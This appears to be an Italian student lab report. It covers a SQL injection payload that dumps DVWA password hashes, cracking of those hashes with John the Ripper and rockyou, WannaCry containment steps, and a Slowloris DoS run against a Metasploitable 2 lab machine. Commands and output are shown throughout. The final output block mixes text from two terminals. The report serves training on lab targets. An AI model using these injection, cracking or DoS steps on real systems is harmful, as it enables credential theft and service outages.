

Report W14D1 Password cracking

In questo esercizio dovremo utilizzare un tool di password cracking per risolvere gli hash delle password trovate tramite SQLi nel precedente esercizio.

Step 1 Visualizziamo gli hash delle password da decifrare.

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Step 2 Creiamo un file.txt sul Desktop contenente gli hash delle password da decifrare.

```
~/Desktop/hashpassword - Mousepad
File Edit Search View Document Help
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
6 |
```

Step 3 Per eseguire il comando che ci servirà successivamente, dovremo prima estrarre il file rockyou contenuto nella cartella wordlist.

Rockyou è un file di password reali raccolte in un data-breach che John the Ripper (il tool che useremo per il cracking delle password) utilizzerà per risolvere gli hash.

```
(root@kali)-[~]
# cd /usr/share/wordlists

(root@kali)-[/usr/share/wordlists]
# gzip -d rockyou.txt.gz

(root@kali)-[/usr/share/wordlists]
# ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst   sqlmap.txt   wifite.txt
```

Step 4 Per la funzione di password cracking utilizzeremo John the Ripper, tramite il comando `john --format=raw-md5 --wordlist=/usr/share/wordlist/rockyou.txt /home/kali/Desktop/hashpassword`.

La sintassi del comando è la seguente:

- `--format=raw-md5`: utilizza il formato di hash Raw-MD5;
- `--wordlist=/usr/share/wordlist/rockyou.txt`: usa la wordlist rockyou.txt come dizionario di attacco (specificato il path del file rockyou);
- `/home/kali/Desktop/hashpassword`: file da craccare con relativo path.

```
(kali@kali)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/hashpassword
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)
```

Step 5 Per avere un output pulito ed ordinato delle password utilizziamo il comando `john --show --format=Raw-MD5 /home/kali/Desktop/hashpassword`.

```
(kali@kali)-[~]
$ john --show --format=Raw-MD5 /home/kali/Desktop/hashpassword
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Il risultato finale saranno le password corrispondenti agli hash inseriti nel file.txt iniziale, per comodità verranno inseriti in una tabella riassuntiva.

Hash	Password in chiaro
5f4dcc3b5aa765d61d8327deb882cf99	password
e99a18c428cb38d5f260853678922e03	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	charley
0d107d09f5bbe40cade3de5c71e9e9b7	letmein
5f4dcc3b5aa765d61d8327deb882cf99	password

Facoltativo

Spiegare i passaggi di come si potrebbe mettere in sicurezza un computer aziendale affetto da WannaCry.

Azioni di contenimento pc infetto:

- Tempestiva disconnessione del computer affetto dalla rete aziendale, per limitare la diffusione del malware;
- Non spegnere o riavviare il computer per un'eventuale tentativo di recupero dati;
- Segnalare immediatamente l'incident al team IT (se l'azienda ne dispone), per una celere risposta all'infezione.
- Eseguire un backup dei dati non ancora criptati, (se possibile).

Possibili remediations post-incident:

- Scansione completa di tutti i pc aziendali per assicurarsi che il malware non si sia diffuso;
- Installazione o aggiornamento dell'antivirus;
- Formattazione del pc infetto e ripristino pulito del backup;
- Tentativo di recupero dati criptati con tool specifici (NO pagamento riscatto per decriptazione);
- Valutare se una segmentazione della rete possa aiutare contro attacchi futuri;
- Corsi di sicurezza ed educazione del personale ad un uso sicuro degli asset aziendali.

Esercizio Extra

Definire cos'è un DoS, un DDoS e uno Slowloris; successivamente lanciare il tool Slowloris contro la macchina Metasploitable 2 e controllare l'andamento del flusso con le utilities watch e tcping.

Attacco	Acronimo	Definizione
DoS	Denial of Service	Un attacco informatico che sfrutta tutte le risorse di un sistema, bloccandone il normale funzionamento e rendendolo inutilizzabile. Attacco veloce e massiccio.
DDoS	Distributed Denial of service	Simile a DoS ma eseguito da più botnet sul web.
Slowloris	/	Tipo di attacco DoS che mira a rendere un server web non disponibile, mantenendo aperte molteplici connessioni http. Attacco lento e silenzioso.

Attacco Slowloris su Metasploitable 2

Step 1 Mentre abbiamo la macchina Kali collegata ad internet, scarichiamo il tool Slowloris tramite il comando git clone <https://github.com/gkbrk/slowloris>.


```
(kali@kali)-[~]
$ git clone https://github.com/gkbrk/slowloris
Cloning into 'slowloris'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (66/66), done.
remote: Compressing objects: 100% (29/29), done.
Receiving objects: 100% (152/152), 27.79 KiB | 646.00 KiB/s, done.
Resolving deltas: 100% (78/78), done.
remote: Total 152 (delta 39), reused 37 (delta 37), pack-reused 86 (from 2)
(kali@kali)-[~]
$ cd slowloris
```

Step 2 Per scaricare l'utility Tcping utilizziamo il comando:

wget <https://github.com/pouriyajamshidi/tcping/releases/latest/download/tcping-amd64.deb> -O /tmp/tcping.deb

e successivamente il comando sudo apt install -y /tmp/tcping.deb per completare l'installazione.

Step 3 Rimettere la macchina Kali su rete interna con ip statico e testare la connessione con la macchina Metasploitable 2 tramite ping e provare a cercare l'ip di Metasploitable 2 tramite browser, verrà visualizzata la pagina nell'immagine sottostante.



Step 4 Tramite il comando `python 3 slowloris.py <ip di Metasploitable 2>` lanceremo l'attacco, infatti se proveremo a ricaricare la pagina della DVWA di Metasploitable 2, non saremo in grado di farlo, perché la porta 80 sarà saturata.

```
(kali@kali)-[~/slowloris]
$ python3 slowloris.py 192.168.32.101
[27-05-2025 08:02:46] Attacking 192.168.32.101 with 150 sockets.
[27-05-2025 08:02:46] Creating sockets ...
[27-05-2025 08:02:50] Sending keep-alive headers ...
[27-05-2025 08:02:50] Socket count: 150
[27-05-2025 08:03:05] Sending keep-alive headers ...
[27-05-2025 08:03:05] Socket count: 150
[27-05-2025 08:03:20] Sending keep-alive headers ...
[27-05-2025 08:03:20] Socket count: 150
```

Step 5 tramite il comando `watch -n 1 --differences curl -I http://192.168.32.101 --silent` possiamo eseguire una richiesta HEAD per ogni secondo, in questo modo, se c'è connettività l'orologio prosegue, se la connettività è interrotta si ferma. Appena lanceremo l'attacco slowloris potremo notare che l'orologio si fermerà.

La sintassi del comando è la seguente:

- `watch -n 1 --differences`: esegue ripetutamente un comando e mostra le differenze tra un output e il successivo;

- `curl -I http://192.168.32.101 --silent`: effettua una richiesta HEAD (-I) all'indirizzo http di metasploitable 2 (usa la porta 80), per ottenere solo l'header della pagina, l'opzione `--silent` evita di mostrare progressi o messaggi di curl per avere un output pulito.

```
Every 1.0s: curl -I http://192.168.32.101 --silent      kali: Tue May 27 10:25:27 2025

HTTP/1.1 200 OK (text/html)
Date: Tue, 27 May 2025 14:25:26 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html
```

Step 6 Controllare la saturazione della porta 80 tramite l'utility Tcping.

Se i pacchetti inviati tramite l'attacco slowloris sono pari a 150, sarà comunque possibile inviare pacchetti TCP tramite Tcping ed avere una risposta positiva.

```
(kali@kali)-[~]
$ tcpping 192.168.32.101 80 150 192.168.32.101
TCPing 192.168.32.101 on port 80
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=1 time=1.151 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=2 time=1.375 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=3 time=2.315 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=4 time=2.117 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=5 time=2.375 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=6 time=2.394 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=7 time=2.054 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=8 time=2.388 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=9 time=0.917 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=10 time=1.309 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=11 time=2.080 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=12 time=2.332 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=13 time=2.786 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=14 time=1.536 ms
Reply from 192.168.32.101 (192.168.32.101) on port 80 TCP_conn=15 time=1.651 ms
^C
— 192.168.32.101 TCPing statistics —
15 probes transmitted on port 80 | 15 received, 0.00% packet loss
successful probes: 15
unsuccessful probes: 0
last successful probe: 2025-05-27 10:35:42
last unsuccessful probe: Never failed
total uptime: 15 seconds
total downtime: 0 second
longest consecutive uptime: 14 seconds from 2025-05-27 10:35:28 to 2025-05-27 10:35:42
rtt min/avg/max: 0.917/1.919/2.786 ms
TCPing started at: 2025-05-27 10:35:28
TCPing ended at: 2025-05-27 10:35:42
duration (HH:MM:SS): 00:00:15
```


Aumentando i pacchetti inviati tramite slowloris con lo switch -s <numero pacchetti> (in questo caso 300), vedremo che la risposta non sarà sempre positiva ed alcuni pacchetti TCP inviati tramite Tcping verranno persi.

```
— 192.168.32.101 TCPing statistics —
15 probes transmitted on port 80 | 8 received, 46.67% packet loss
successful probes: 8 socket count: 333
unsuccessful probes: 7 Creating 7 new sockets...
last successful probe: 2025-05-27 10:38:47 ders...
last unsuccessful probe: 2025-05-27 10:38:45
total uptime: 8 seconds ping keep-alive headers...
total downtime: 7 seconds socket count: 300
longest consecutive uptime: 2 seconds from 2025-05-27 10:38:33 to 2025-05-27 10:38:35
longest consecutive downtime: 2 seconds from 2025-05-27 10:38:44 to 2025-05-27 10:38:46
rtt min/avg/max: 1.451/3.071/4.780 ms live headers...
-----
TCPing started at: 2025-05-27 10:38:33 ping headers...
TCPing ended at: 2025-05-27 10:38:47
duration (HH:MM:SS): 00:00:15 keep-alive headers...
successful probes: 8 socket count: 333
```